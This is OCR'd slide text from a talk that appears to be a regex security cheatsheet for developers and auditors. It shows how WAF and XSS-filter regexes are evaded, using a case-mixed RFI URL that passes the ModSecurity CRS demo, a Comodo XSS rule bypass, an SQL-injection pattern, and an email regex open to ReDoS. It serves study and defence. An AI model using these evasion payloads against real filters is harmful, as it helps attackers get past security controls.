1	Regexp should avoid using `^` (alternative: `\A`) and `$` (alternative: `\Z`) symbols, which are metacharacters for start and end of a string. It is possible to bypass regex by inserting any symbol in front or after regexp.	`(^a|a$)`	`%20a%20`
2	Regexp should be case-insensitive: `(?i:` or `/regex/i`. It is possible to bypass regex using upper or lower cases in words. Modsecurity transformation commands (which are applied on string before regex pattern is applied) can also be included in tests to cover more regexps.	`http`	`hTtP`
3	In case modifier `/m` is not (globally) specified, regexp should avoid using dot `.` symbol, which means every		

Target audience


Not only WAFs use Reg Exp Detection Logic:

- XSS Auditors
- Backend parsers
- Front-end analyzers

Developers, security auditors, bughunters

DEMO

Regex Security Cheatsheet DEMO



www.modsecurity.org/crs-demo.html?test=http://167772161/

Results (txn: V4T1psCo8AoAAHYobE0AAAAA)

CRS Anomaly Score Exceeded (score 5): Possible Remote File Inclusion (RFI) Attack: Off-Domain Reference/Link

All Matched Rules Shown Below

950120 Possible Remote File Inclusion (RFI) Attack: Off-Domain Reference/Link
Matched ***http://167772161/*** at ARGS:test


950120 Possible Remote File Inclusion (RFI) Attack: Off-Domain Reference/Link
Matched ***http://167772161/*** at TX:1

981181 Remote File Inclusion (RFI) Anomaly Threshold Exceeded (RFI Score: %{TX.RFI_SCORE})
Matched ***mt*** at TX:rfi_score

Return to demo page

Submit an Evasion Report to GitHub

```
^(?:ht|f)tps?://(.*)$
```



www.modsecurity.org/crs-demo.html?test=hTTp://167772161/

Results (txn: V4T2P8Co8AoAAHbRF@8AAAAM)


CRS Anomaly Score Exceeded (score 0):

All Matched Rules Shown Below

Return to demo page

Submit an Evasion Report to GitHub

Comodo WAF:
Att4ck is bl0cked!



```
root@kali2:/usr/share/modsecurity-crs/activated_rules# tail -n 12 /var/log/apache2/modsec_audit.log
Message: Access denied with code 403 (phase 2). Pattern match "(?i:[\\r \"'+/`]on\\[a-z]\\[a-z]\\[a-z]{1,}?[\\r +]{0,}?=.)"
 at ARGS:a. [file "/usr/share/modsecurity-crs/activated_rules/comodo_07_XSS_XSS.conf"] [line "305"] [id "213110"] [rev "1"]
 [msg "COMODO WAF: IE XSS Filters - Attack Detected.|||"] [data "Matched Data: /on[a-z][a-z][a-z]=a found within ARGS:a: /o
n[a-z][a-z][a-z]=a"] [tag "Host: localhost"]
```

403 Forbidden – Iceweasel
File Edit View History Bookmarks Tools Help
403 Forbidden
localhost/test.php?a=/on[a-z][a-z][a-z]=a
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng

Forbidden


You don't have permission to access /test.php on this server.

Apache/2.4.10 (Debian) Server at localhost Port 80

QuickDefense WAF:
Attackers are lazy enough


```
(\bunion[\s\\*\/]{1,100}?\bselect\b)
```

JavaScript checker in real-life web app



```
function check_email(e) {
    var filter = /^([a-zA-Z0-9_.-])+@(([a-zA-Z0-9-])+.)+([a-zA-Z0-9]{2,4})+$/;
    return filter.test(e);
}
```


JavaScript checker in real-life web app



```
function check_email(e) {
    var filter = /^([a-zA-Z0-9_.-])+@(([a-zA-Z0-9-])+.)+([a-zA-Z0-9]{2,4})+$/;
    return filter.test(e);
}
```

We can make ReDoS on ***client-side*** by supplying specially crafted email as input.

JavaScript checker in real-life web app




```
function check_email(e) {
    var filter = /^([a-zA-Z0-9_.-])+@(([a-zA-Z0-9-])+.)+([a-zA-Z0-9]{2,4})+$/;
    return filter.test(e);
}
```

We can make ReDoS on ***client-side*** by supplying specially crafted email as input.

But what if ***backend*** also has same regex for checking?


JavaScript checker in real-life web app



```
function check_email(e) {
    var filter = /^([a-zA-Z0-9_.-])+@(([a-zA-Z0-9-])+.)+([a-zA-Z0-9]{2,4})+$/;
    return filter.test(e);
}
```

We can make ReDoS on ***client-side*** by supplying specially crafted email as input.


But what if ***backend*** also has same regex for checking?



504 Gateway Time-out

nginx/1.0.6


EdgeHTML.dll



```
[\"\'`][ ]*(([^a-z0-9~_:\'\"` ])|(in)).+?{[\(`]}.*?{[\)`]}
```

EdgeHTML.dll

```
[\"\'`][ ]*(([^a-z0-9~_:\'\"` ])|(in)).+?{[\(`]}.*?{[\)`]}
```



